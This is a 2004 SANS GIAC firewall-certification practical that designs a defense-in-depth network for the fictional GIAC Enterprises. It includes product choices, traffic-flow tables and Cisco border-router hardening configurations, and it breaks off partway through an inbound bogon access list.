# Global Information Assurance Certification Paper

**GIAC Enterprises**

# Security Policy and Architecture

SANS GIAC
**GCFW** Practical Assignment
Version **3.0**



**Craig Howell**
September 18, 2004

## Table of Contents

**Abstract**

*This document outlines the logical flow of the design of a secure network beginning with the general security posture regarding the network architecture. High level principles that are the basis for the network design and administration are also defined initially. These include: user types, access requirements, traffic flows, and applications needed for operating the core business.*

*After the foundation is established, a detailed discussion of selected components is put together in a design. Security policy and configuration detail how each component in the design embraces the concept of defense in depth.*

*A third section shows that even when a network is securely designed in the beginning, methods and tools evolve that can be used to exploit new OS vulnerabilities and lack employee awareness. This affirms the idea that secure state in a network isn't something that is totally achieved, but rather a perpetual effort that must adapt to change.*

*Finally, a discussion is included on a collection of techniques that can be used from a single device or a number of devices to stop and/or analyze unwanted traffic that traverses a network.*

**Introduction**

GIAC Enterprises (GIACE) is an e-business that markets, sells, and supports fortune cookie sayings online. GIACE's business model has been profitable for years and is now prepared to adjust its infrastructure to fit its current and future growth. GIACE currently has requirements for 10-15 people, and expects to have requirements for a network that can support up to 25 people in the next three years.

With the evolution of the e-business, GIACE insist that its infrastructure be designed to support all business functions with security as its core focus. GIACE is in a very competitive market and the compromise of its core data, customer database, or otherwise sensitive information could result in substantial loss of market share.

## 1.0 Security Architecture

In order for GIACE to meet is ultimate goal of becoming a secure and stable e-business, it will have to address areas of access control, traffic flow management, and a securely designed network using the methodologies of "Defense in Depth".

### 1.1 Principles used in Network Planning and Design

#### 1.1.1 Defense in Depth

Defense in depth can be defined as a strategy for applying various security technologies to protect a network infrastructure. Each technology used in this strategy should present a unique set of challenges for sources intending to comprise network resources. It is also important for the methods to not only protect network resources, but also to detect and notify of events occurring in the network that violate security policy.

#### 1.1.2 Least Privilege

The principle of least privilege will be used to ensure that administrators will have the only the privileges necessary to perform their designated duties. Implementation of this concept will require that security administrators maintain a high degree of access control granularity. This principle is well documented and defended in ISC2 CISSP access control domain.[1]

#### 1.1.3 Separation of Duties

Separation of duties will ensure that no one individual will have access to and/or control of all elements of the network infrastructure. This principle ensures that no one individual will be in a position to compromise the network. Enforcement of this principle can sometimes be challenging in a small to midsize business where there are few administrators performing many functions.

Nonetheless, management efforts should be made to address this effort. This principle will reduce the risk of a person taking actions on the network outside the scope of their duties. This principle, like the principle of least privilege; is covered in the ISC2 CISSP domain of access control.

#### 1.1.4 Application Control

When possible, all applications will be configured to poll their respective update servers for critical updates. Those that do not support 'automatic' updates will require that administrators subscribe to respective mailing list and manually

query websites for updates pertaining to security and general operation.

1.1.4.1 Administrators will also be responsible for maintaining a list of all software and OS used on the network and being aware of security vulnerabilities therein. This information will be documented and maintained in a template type of format such as outlined in the SANS policy template: http://www.sans.org/resources/policies/Server_Security_Policy.pdf

1.1.4.2 When Vulnerabilities are confirmed in the application or OS used in the network, actions will be managed via documented incident handling and notification procedures.

### 1.1.5 Password Administration

Password administration will be done through a best practices policy such as outlined in: http://www.sans.org/resources/policies/Password_Policy.pdf. Policy such as the one mentioned above will be changed to fit the business model of GIACE. This policy will be socialized to all employees and associates who require a password to access proprietary GIACE data. Security administration personnel will be designated to change passwords according to the above mentioned policy. Password changes will be communicated appropriately after changes are made.

1.1.5.1 Passwords will be kept in a password protected file. This file will be copy, edit, and print protected.

### 1.1.6 Policy Review and Audit

1.1.6.1 All security policies, procedures, and enforcement mechanisms will be reviewed quarterly. At the review, will be senior level management, Security/IT/MIS management, and their staff. The review will cover detailed discussion of the security policy, to include: recent accomplishments, goals, obstacles to achieving goals, and ideas for future security projects/tools.

1.1.6.2 A third party security audit will be conducted annually. This audit will include a review of processes, methods of implementation, penetration testing, and vulnerability analysis. A written report of observations will be presented to staff mentioned above. Action items from this audit will be assigned and managed appropriately.

## 1.2 Access Requirements Modeling

As indicated in sections 1.1 and 1.3 GIACE will need to implement access controls to ensure that users of its network resources have necessary access to perform their respective function. All types of User access must be defined at a granular level to protect the confidentiality, integrity, and availability of its assets. Access control also facilitates risk mitigation and ultimately protects against loss of revenue.

*The following User classes will be defined and maintained:*

### 1.2.1 Public

The 'public' website will be openly available for use. No proprietary cost or customer information will be available via this http (port 80) webserver. The information presented on this website will be developed by marketing and reviewed by the infosec point-of-contact to ensure no proprietary information is viewable or otherwise accessible from this site.

### 1.2.2 Customer

Customers will get a more detailed view of the products, custom pricing, and order status. Information will be made available via https (port 443). User ID's and passwords will be administrated by the individual or individuals tasked with infosec responsibilities. Password administration will be done through a best practices policy such as outlined in:
http://www.sans.org/resources/policies/Password_Policy.pdf

### 1.2.3 Supplier

Suppliers of tools, office supplies, business services,… etc will receive information from employees via PGP encrypted email regarding the sending/receiving of business associated services. All web transactions will be done via https.

### 1.2.4 Partners

Partners will be able to send receive PGP encrypted email and access the secure (https) webserver via username and password. The partner will have access adjust to access only information that is critical to the partnership. As with the supplier class of user, all web transactions will be via https.

### 1.2.5 Employee-Non-Technical

Administrative employees will receive access to the internal company website (via https and username/password) and employee email. These employees will also be provided training and instructions on using PGP for sensitive

information exchange and the sanitization of sensitive information that can not be sent via PGP.

#### 1.2.6 Employee-Technical

The technical administrators of servers (IDS, mail, HTTP/HTTPs…etc), routers, switches, VPN devices, and firewalls will be administrated via the AAA suite of protocols. Access will be given via principle of least privilege.

#### 1.2.7 Mobile Sales Force and Tele-commuting Employees

Employees requiring access to proprietary information when off site will connect via VPN to a bastion host. A licensed VPN client will be installed and managed by IT and infosec. The VPN will be established using the Netscreen Remote VPN Client software.

### 1.3 Traffic Flow Management

The groups listed above will communicate with GIACE securely and efficiently. Traffic flow from each sector of users will support this concept.

#### 1.3.1 Network Boundary Identification

The network will be built with four boundary domains/security zones mentioned below. In no parts of the network will users be able to install routers, switches, or hubs that are not approved and manage by the IT staff.

##### 1.3.1.1 DMZ

The DMZ will contain the Public Mail Relay/Web Mail Server, Public DNS Server and the Public web server (HTTP/HTTPs). The DMZ will contain the customer and vendor/supplier interface.

##### 1.3.1.2 Internal

The internal network will contain corporate workstations printers, and FAX. Corporate workstations will consist of a mixture between desktops and laptops.

##### 1.3.1.3 Internal-Protected

This section of the network will contain the ‘sayings’ database and applications, internal DNS, internal mail, and HTTP/HTTPs server.

#### 1.3.1.4 Management Network

This network will consist of the AAA server, NIDs controller, Syslog, TFTP server for collecting archiving router and server configurations, and OOB server access.

### 1.3.2 Traffic Flow

Permitted traffic flows are indicated by the following matrix:

| | **DMZ** | **Internal** | **Internal – Protected** | **Management Network** |
|---|---|---|---|---|
| **Public** | HTTP server | No Access | No Access | No Access |
| **Customers** | HTTP Server Mail Relay/ Web Mail (HTTPs) | No Access | No Access | No Access |
| **Suppliers** | HTTP/HTTPs Mail Relay/ Web Mail (HTTPs) | No Access | No Access | No Access |
| **Employee – General** | All services | All Services | HTTPs | No Access |
| **Employee-Mobile** | All services | All Services via Encryption | Services as dictated by Security Policy via Encryption | Services as dictated by Security Policy via Encryption |
| **Employee – Technical** | All services | All services | Services as dictated by Security Policy. | Services as dictated by Security Policy |

### 1.3.3 Applications Used

This section will identify the applications used to fulfill the requirements of an e-business. ALL applications and Operating systems used will be of the latest revision as of the writing of this document and will be patched with latest appropriate updates.

#### 1.3.3.1 DMZ

1.3.3.1.1 The External web server will use Red Hat Linux OS and Apache. This web server will use a single daemon with two

(or more) virtual host. SSL will be disabled on the virtual host that do not require it.

1.3.3.1.2 Web Mail services will be enabled by the use of Microsoft Exchange 2003 WebAccess via HTTPs.

1.3.3.1.3 The public primary DNS server will use Red Hat Linux OS and BIND. Restrictions will be placed on external zone transfers, anti-spoof, and running *named* as a user other than root.

#### 1.3.3.2 Internal Network

1.3.3.2.1 Windows Server 2003 will be used to network LAN workstations and peripherals.

1.3.3.2.2 Corporate workstations will be Dell Pentium desktops using the Windows 2000 operating system.

1.3.3.2.3 Microsoft ISA (Internet Security and Acceleration) server will be used for the function of outbound proxy and web caching. Policy-based access control and filtering attributes will also be used in an application layer firewall effort.

1.3.3.2.4 Printer/FAX will be re-used from the current environment and configured to work in the new shared environment.

#### 1.3.3.3 Internal Protected Network

1.3.3.3.1 Internal DNS and Mail servers will reside on the same server as used in this environment will not be processor, or memory intensive enough to warrant the expense of buying 2 servers. The operating system will be Windows NT. DNS will be facilitated again by BIND and email will use Microsoft exchange.

1.3.3.3.2 The internal mail server will configured via rules to reject attachments of the .exe, vbs, cmd, js, bat, scr, and wsf file types.

1.3.3.3.3 The internal (HTTPs) web server will host tools and applications used by various internal groups. This server will use Red Hat Linux OS and Apache-SSL web server software.

#### 1.3.3.4 Management Network

1.3.3.4.1 Open source TACACS+/AAA will be used internally on a Unix Solaris server to enforce security principles within the organization as described in section 1.1

1.3.3.4.2 The SYSLOG/NMS, and TFTP server will reside on an INTEL server using the Red Hat Linux OS.

1.3.3.4.3 The NIDS controller will reside on an INTEL server using Red Hat Linux. The popular open-source SNORT (version 2.2.0) will be the NIDS software of choice.

1.3.3.4.4 The applications on the management network will be configured in a redundant fashion so as not to have a single point of failure for these applications.

1.3.3.4.5 The OOB server will use the latest release of the NetreachLX (Linux based) OS.

## 1.4 Architecture Components

### 1.4.1 Routers/Switches/Hubs

#### 1.4.1.1 Border Router

The Border router used will be a Cisco 3640 with 128M RAM and an 8M flash card. This router will support a serial (T1) connection and interfaces to support an ADSL connection for backup if this is desired in future network revisions. Current startup configurations will be saved to the flash cards weekly. IOS images, and backup configurations will be stored on the TFTP server.

#### 1.4.1.2 Internal Router

The internal router will be used to separate the internal and internal protected networks with packet filtering and port filtering. This router will be a Cisco 2610series equipped with a 4 port fast Ethernet card and a T1 WIC card with a built in CSU/DSU.

#### 1.4.1.3 Switches

For LAN switching, two Cisco Catalyst 2900XL will be used to separate broadcast/collision domains.

#### 1.4.1.4 Hubs

Netgear hubs (24, 16, and 8 port) will be used as needed in the design.

### 1.4.2 VPN devices

For VPN connections used by remotely located/ telecommuting employees, the integrated hardware/software in the *external* firewall will be used. The Netscreen 50 firewall has been selected, specifications are discussed below.

Netscreen-Remote client software will be configured on the remote desktop/laptop of employees. In this client software also resides personal firewall software which will enable an extra layer of protection for mobile employees.
( http://www.juniper.net/products/integrated/dsheet/ds_remote.pdf )

### 1.4.3 Firewalls

#### 1.4.3.1 External Firewall

The Netscreen 50 firewall has been selected as the external firewall. The Netscreen 50 can support 8000 concurrent connections, and 1000 different policies. The device is equipped will four auto-sensing 10/100 ports. One for trusted, untrusted, DMZ, and one reserved for future use. This firewall also supports up to 100 concurrent VPN connections.

#### 1.4.3.2 Internal Firewall

The Netscreen 25 will be the internal firewall device. This firewall will be used to add an extra layer of protection to the management domain. This firewall, although not as robust as the Netscreen 50, will be sufficient to add an extra layer of protection to these critical servers. This firewall has the same port configuration as the Netscreen 50, but with approximately half the policy and connection capability.

### 1.4.4 Intrusion Detection

#### 1.4.4.1 Network Based Intrusion Detection

Network based Intrusion Detection Systems will be deployed at critical points in the network via Ethernet taps in an attempt to detect potential attacks against a system within the network and to enforce security policy. The NIDS that will be used is the freely

available SNORT NIDS. The NIDS connected behind the external firewall will connect inline via a hub. The other 2 NIDS will connect via SPAN port on the Catalyst switches used.

In the management network, the Snort Center management console will be established to remotely manage Snort configuration and the rule-base on each of the NIDS sensors. SnortCenter provides the ability to develop rule-sets internally as well as download rules from the Snort website. Communications between the NIDS management console and sensors will be via SSL.

#### 1.4.4.2 Host Based Intrusion Detection

All critical servers will use Tripwire for file integrity and ISS RealSecure server sensors for actual IDS functionality on the server.

### 1.4.5 Secure OOB access to critical devices

Secure out of band access will be facilitated via Netreach SRM-100 . This device has a built in secure modem for dial access.

### 1.4.6 Private (RFC1918) / Non-Private IP Addressing Scheme

The ISP GIACE has selected has delegated a /25 (n.n.n.n 0.0.0.127) network of public IP addresses. This equates to one half of a traditional class C network.

The internal network will be numbered from RFC 1918 address NAT will be used as outlined in the security policy in section 2.

Address allocation is indicated in the following table:

| Network | Use |
|---|---|
| 192.168.20.0/24 | Internal |
| 192.168.30.0/24 | Internal Protected |
| 172.16.10.0/24 | Management Network |
| 80.90.144.128/25 | Routable IP network |
| 192.168.10.0/24 | DMZ |


### 1.4.7 Version Control Table

The Operating System versions for all servers and networking devices will be documented and maintained in a tabular form. This will enable administrators to quickly view what software versions are running in the network. When upgrades/patches are made this table will be updated. Failure to update the version control table will be a violation of security policy.

| Purpose | Vendor | Version |
|---|---|---|
| Border Router | Cisco - IOS | 12.2(25)s |
| Internal Router | Cisco – IOS | 12.2(25)s |
| External FWl | Netscreen - ScreenOS | 5.0 |
| Internal FW | Netscreen-ScreenOS | 5.0 |
| LAN switch | Cisco – IOS | 12.2 (25)s |
| VPN Client | Netscreen-Remote | 5.0 |
| Web Server OS<br>DNS server<br>Management Server OS | Red Hat Linux | Standard Edition Version 3.0 |
| LAN Network OS | Windows Server 2003 | Standard Edition |
| Web Server App. | Apache | 2.0.5.0 |
| DNS | BIND | 9.1.0 |
| IDS | Snort | 2.2.0 |
| Application Layer FW | MS ISA Server 2004 | 3.0.1200.166 |

## 1.5 Design

### 1.5.1 Implementing Defense in Depth:




### 1.5.2 Design Overview Discussion

Defense in depth was the centric philosophy used in the design of this network. In this design, multiple layers of hard and soft (policy) defense were used. Routers and switches used in this design will be purchased from online wholesale distributors (networkliquidators.com and/or usedrouter.com). The devices offered here for the most part are routers purchased from networking and service provider's surplus. They

are offered at a fraction of retail cost. Given that Cisco IOS is on of the most widely known networking operating systems and all GIACE network consultants are Cisco certified, support will be done within.

Although the popularity of the Cisco IOS and hardware is a big advantage from the perspective of support, it presents a weakness from the perspective of security. The advantage of a well known OS can also be its weakness. In order to mitigate this risk, expedient vulnerability analysis will have to be done and IOS code versions will need to be kept current.

In the initial phase of this design, a great deal of importance was placed on the selection of the ISP to be the primary provider for GIACE. IT is imperative that an ISP be selected that has the same sense of urgency as GIACE with respect to security.

The ideal/chosen ISP should be focused on keeping their network secure, available, and able to work network and security related issues 7x24x365. A concerted effort should be placed on DDoS mitigation, intrusion detection and response, and policy enforcement. Choosing a provider with a security weak infrastructure can put a network of any size in jeopardy.

The Border router selected to terminate the T1 connection to the ISP is the Cisco 3640. This router has a good reputation in the industry for reliability, effectiveness, and cost efficiency. This router will exchange routing information with the ISP via BGP. This will be used to take advantage of BGP community based DoS mitigation techniques in use today. The premise behind these techniques is that a BGP route (usually a /32 host) that is under attack can be announced to the ISP with a special community. This advertisement keeps all traffic destined to that host(s) on the ISP's network, thus keeping DoS traffic off the GIACE resources. This router will also provide the route and packet filtering recommended in best practices guides.

Beyond the border router an 'external' firewall will be used. The firewall selected for this function will be a Netscreen 50. Netscreen devices are known to process the vast majority of its traffic via third generation ASICS and true stateful inspection which maximizes effectiveness and throughput. Cost for the external firewall was discounted significantly from the vendor, Juniper Networks, as the internal firewall selected was also a Netscreen.

The following information regarding Netscreen products was taken from an article at http://www.isp-planet.com/technology/vpn/netscreen_eval1.html:

- "NetScreen firewalls are the number two in sales worldwide in the security appliance market space as of 2004. This accounts for 15% total market share in the security appliance sector. The NetScreen firewall appliance has had the largest annual growth in the security appliance sector for the last two years. The VPN application market is a fast paced growing market at the rate of 12 billion dollars in 2001 and growing to an estimate of 48 billion dollars by 2005.

One purpose of the external firewall will be to provide a stateful front line of defense of the network that will control the incoming protocol/packet flow. The untrusted interface will connect to the border router; the trusted side to the internal network's router, and DMZ interface to the DMZ screened subnet. The other use of this firewall will be to act as a termination point for dial up VPN's for remotely located employees.

An internal router (Cisco 2610) will serve as a means to packet filter the internal network from the internal protected and management network. This type of separation was chose to provide strict filtering on the traffic flow from the internal network. In this network will reside a wide range of users who may or may not have an adequate awareness of personal computer, application, and email security. If one of these machines gets compromised and attempts to spoof traffic, participates in DoS'ing other networks as a zombie, or becomes victim to virus or worm activity; initial mitigation can be done through filtering from this point.

Another firewall will be used to protect the management network. This firewall will be used to add an additional layer of security to the part of the network containing the most proprietary data. The protocols required for the operation of the management network will be permitted, all else denied. These protocols will be permitted to the management network as follows:

| Protocol/IP | Destination | Direction Allowed |
|---|---|---|
| Syslog (UDP 514) | 172.16.10.1 | Inbound |
| TACACS+/AAA TCP( 6900) | 172.16.10.2 | Inbound |
| SSH (TCP 22) | 172.16.10.6 | Both |
| SNMP/SNMPTRAP (TCP 161/162) | 192.168.10/24<br>192.168.20/24<br>192.168.30/24 | Outbound |
| NIDs controller | 192.168.10/24<br>192.168.20/24<br>192.168.30/24 | Both |
| OOB server IP | 192.168.10/24<br>192.168.20/24<br>192.168.30/24 | Both |
| ICMP echo request | 192.168.10/24<br>192.168.20/24<br>192.168.30/24 | Outbound |
| ICMP echo replies | 192.168.10/24<br>192.168.20/24<br>192.168.30/24 | Both |
| TCP4900(TACACS) | 172.16.10.3 | Inbound |

The Network based Intrusion Detection System will be placed at specific access points in the network. They will be placed as follows:

- Between the internal router and the internal network.
- At the entry point to the DMZ
- Between the router interface facing the internal protected/management network

Output from the sensors will be sent to the NIDs controller (SnortCenter) in the management network. Here, correlation and analysis will be done to monitor for attacks from the internal networks, security auditing, and policy enforcement.

The switches used in this design will act as passive layer 2 devices. Although they are not participating in routing or higher level of communications, they are providing separation of broadcast domains connecting into the internal router. VLANs were not chosen as components of the design, but can be configured as the complexity and diversity of the internal network(s) change.

## 2.0 Security Policy and Component Configuration

### 2.1 Border Router

#### 2.1.1 Purpose

This section of information is to define the security policies and positioning statements set forth by GIACE Security staff. GIACE will use this security policy and position to protect its bordering router(s) against Denial of Service attacks, unauthorized intrusion, and access. This is a living document and will be updated as necessary. Any process or procedural item not covered in this document that raises a security focused concern, will be directed to a member of the GIACE management team.

#### 2.1.2 Scope

This policy pertains to the individuals granted to access to configure GIACE border routers and associated routing and/or switching devices.

#### 2.1.3 TACACS+/AAA Usage

The AAA control platform will be used as the mechanism on all supporting devices to control who is allowed access to GIACE network elements and what services they are allowed to use once they have access. Authentication, authorization, and accounting (AAA) network security services will provide the primary framework through which access control on network elements are managed.

2.1.3.1 The first authentication method used will be tacacs+.

2.1.3.2 The backup method will be the enable password.

2.1.3.3 Enable mode will be authenticated by the same method as login.

2.1.3.4 The authorization of 'exec' information will be requested from the tacacs+ server, if the server is not reachable authorization will be permitted if the user has been authenticated.

2.1.3.5 Privilege levels 1 and 15 will be authorized by the same methods.

2.1.3.6 Accounting will be enabled for the privilege levels. 'Start' and 'Stop' record commands will be sent to the server at the beginning and end of a user process.

2.1.3.7 Command authorization will be enabled for console.

2.1.3.8 The router will authenticate to the servers via pre-shared key.

2.1.3.9 The port used for tacacs information exchange will be 6900. This will reduce the chance of attacks to the well-known port 49.

2.1.3.10 Configuration of TACACS/AAA on network devices will be as follows:

```
aaa new-model
aaa authentication login default tacacs+ enable
aaa authentication enable default tacacs+ enable
aaa authorization exec default tacacs+ if-authenticated
aaa authorization commands 1 default tacacs+ if-authenticated
aaa authorization commands 15 default tacacs+ if-authenticated
aaa accounting exec default start-stop tacacs+
aaa accounting commands 1 default start-stop tacacs+
aaa accounting commands 15 default start-stop tacacs+
aaa authorization console
```

Server configuration:

```
tacacs-server host 172.16.10.2  port 6900 timeout 5 key <key value>
tacacs-server host 172.16.10.1 port 6900 timeout 5 key <key value>
tacacs-server key <key value>
```

2.1.3.11 Special caution must be taken when doing the initial configuration of AAA commands. Commands must be added to the router in a specific order so that router access is maintained. The order of configuration should be:

```
aaa new-model
crypto key zeroize rsa
crypto key generate rsa   (select 1024 as key size)
ip ssh version 2
ip tacacs source-interface Loopback0
tacacs-server host 172.16.10.2 port 6900 timeout 5 key xxxx
tacacs-server host 172.16.10.1 port 6900 timeout 5 key xxxx
aaa accounting exec default start-stop group tacacs+
aaa accounting commands 1 default start-stop group tacacs+
aaa accounting commands 15 default start-stop group tacacs+
aaa authentication login default group tacacs+ local
aaa authentication enable default group tacacs+ enable
aaa authorization exec default group tacacs+ if-authenticated
aaa authorization commands 1 default group tacacs+ if-authenticated
aaa authorization commands 15 default group tacacs+ if-
authenticated
aaa authorization config-commands aaa authorization console
```

### 2.1.4 Password Configuration and Management

Enable secret Passwords will be changed *every 60 days or as required* and done in accordance with the network password policy. GIACE security personnel will administer these changes and advise what passwords have changed and when. Password changes that require delivery via email will be made via PGP encrypted email. A password database will be maintained locally and accessed via PGP or password protected PDF file.

To expedite the password change process, scripts/tools will be written to deploy password changes.

2.1.4.1 Additionally, password configuration will conform to the following criteria:

2.1.4.1.1 Password selection and practices will conform to standards outlined in GIACE policy.

2.1.4.1.2 'Enable-Secret' will be the mode of configuring last resort passwords (e.g. none configured on line/console).

2.1.4.2 There will be no local users accounts configured.

2.1.4.3 **No** cisco password **'type 7'** will be configured. These passwords are easily decrypted due to relatively weak encryption mechanisms implemented by the router vendor.

2.1.4.4 Configuration:

enable secret 5 xxxxxxxxxxxxxx

### 2.1.5 Virtual Terminal, Console, and Auxiliary Port Access

It is imperative that means of access to the router is properly configured.

2.1.5.1 Lines (such as Auxiliary in some cases) not in use, will be disabled.

2.1.5.2 Example of Cisco configuration:

```
line con 0
 session-timeout 15
 exec-timeout 15 0
 transport preferred none
 transport output ssh
line aux 0
 exec-timeout 15 0
 transport preferred none
 transport input ssh
 speed 38400
line vty 0 4
 length 68
 width 132
 history size 256
 access-class 10 in
 exec-timeout 15 0
 transport preferred none
 transport input ssh
 transport output none
```

2.1.5.3 Access list 10 (elaborated in section 5.0) will contain all host addresses permitted to access the border and internal router(s).

### 2.1.6 Interface Standards

All interface types in the network will be configured in a similar manner. Certain features of interface configuration will be disabled if possible. Variations from standard will be lab tested and scanned for vulnerabilities prior to deployment to the network.

2.1.6.1 Interface attributes that will be disabled:

2.1.6.1.1 No proxy ARP

2.1.6.1.2 No IP redirects

2.1.6.1.3 No directed broadcast

2.1.6.1.4 The 'no ip unreachables' command will be configured on interface(s) facing transit providers and on other interfaces facing domains outside of GIACE's security zones so that ICMP can not be used to map/exploit the internal network.

2.1.6.2 Unused interfaces will be made inactive.

2.1.6.3 Configuration:

```
interface Serial1/0
description ckt ID: GIACE T1 to xxxx; Circuit ID: xxxx
 ip address 80.91.144.2 255.255.255.252
ip access-group 100 in
ip access-group 110 out
encapsulation ppp
 no ip redirects
 no ip directed-broadcast
 no ip proxy-arp
 no ip unreachables
 no cdp enable
```

### 2.1.7 Standard Access-List and Traffic Filtering

Access-list and firewall filters that are standard on each router or router type will be made and maintained consistent.

2.1.7.1 Standard Access-list will be stored on a central server. Each standard access list will occupy a separate file, which will be configured for change control (RCS or other). Additions to/from the access-list will be documented.

2.1.7.2 Access-list that will be standard:

2.1.7.2.1 **ACL10 –** Management network address space allowed to SSH to devices.

2.1.7.2.1.1 GIACE Configuration:

```
access-list 10 permit 172.16.10.0 0.0.0.255
```

2.1.7.2.2 **ACL12** – applied to SNMP RO community string.

2.1.7.2.2.1 GIACE Configuration:

```
access-list 12 permit 172.16.10.2
```

2.1.7.2.3 **ACL 100** – Inbound Peering filter. This filter will prevent traffic from invalid sources (IANA unassigned or 'Bogon' space and RFC1918), and prevent transit provider(s) from advertising GIACE's address space to the GIACE network. Frequently exploited port and protocols may be added here as well if they are verified not to block valid traffic.

2.1.7.2.3.1 This filter will only permit ICMP type/codes that are desirable. It is imperative that ICMP be managed as it is frequently used in discovering network topologies and as a DoS attack vector.

2.1.7.2.3.2 Traffic from source addresses of IP netblocks that have not been assigned by IANA will be filtered as these are frequently used by perpetrators of attacks to spoof traffic.

2.1.7.2.3.3 Recently many DoS attacks have been noticed that are destined to protocol 0 and/or 255. These are reserved protocols and will not be permitted into the GIACE network.

2.1.7.2.3.4 GIACE Configuration:

```
access-list 100 deny   ip  80.90.144.128 0.0.0.127 any
access-list 100 deny 255 any any
access-list 100 deny 0 any any
access-list 100 deny ip any 10.0.0.0 0.255.255.255
access-list 100 deny ip any 172.16.0.0 0.15.255.255
access-list 100 deny ip any 192.168.0.0 0.0.255.255
access-list 100 deny ip 0.0.0.0 1.255.255.255 any
access-list 100 deny ip 2.0.0.0 0.255.255.255 any
access-list 100 deny ip 5.0.0.0 0.255.255.255 any
access-list 100 deny ip 7.0.0.0 0.255.255.255 any
access-list 100 deny ip 10.0.0.0 0.255.255.255 any
access-list 100 deny ip 23.0.0.0 0.255.255.255 any
access-list 100 deny ip 27.0.0.0 0.255.255.255 any
access-list 100 deny ip 31.0.0.0 0.255.255.255 any
access-list 100 deny ip 36.0.0.0 1.255.255.255 any
access-list 100 deny ip 39.0.0.0 0.255.255.255 any
access-list 100 deny ip 41.0.0.0 0.255.255.255 any
access-list 100 deny ip 42.0.0.0 0.255.255.255 any
```

```
access-list 100 deny ip 49.0.0.0 0.255.255.255 any
access-list 100 deny ip 50.0.0.0 0.255.255.255 any
access-list 100 deny ip 73.0.0.0 0.255.255.255 any
access-list 100 deny ip 74.0.0.0 1.255.255.255 any
access-list 100 deny ip 76.0.0.0 3.255.255.255 any
access-list 100 deny ip 89.0.0.0 0.255.255.255 any
access-list 100 deny ip 90.0.0.0 1.255.255.255 any
access-list 100 deny ip 92.0.0.0 3.255.255.255 any
access-list 100 deny ip 96.0.0.0 31.255.255.255 any
access-list 100 deny ip 127.0.0.0 0.0.0.255 any
access-list 100 deny ip 169.254.0.0 0.0.255.255 any
access-list 100 deny ip 172.16.0.0 0.15.255.255 any
access-list 100 deny ip 173.0.0.0 0.255.255.255 any
access-list 100 deny ip 174.0.0.0 1.255.255.255 any
access-list 100 deny ip 176.0.0.0 7.255.255.255 any
access-list 100 deny ip 184.0.0.0 3.255.255.255 any
access-list 100 deny ip 189.0.0.0 0.255.255.255 any
access-list 100 deny ip 190.0.0.0 0.255.255.255 any
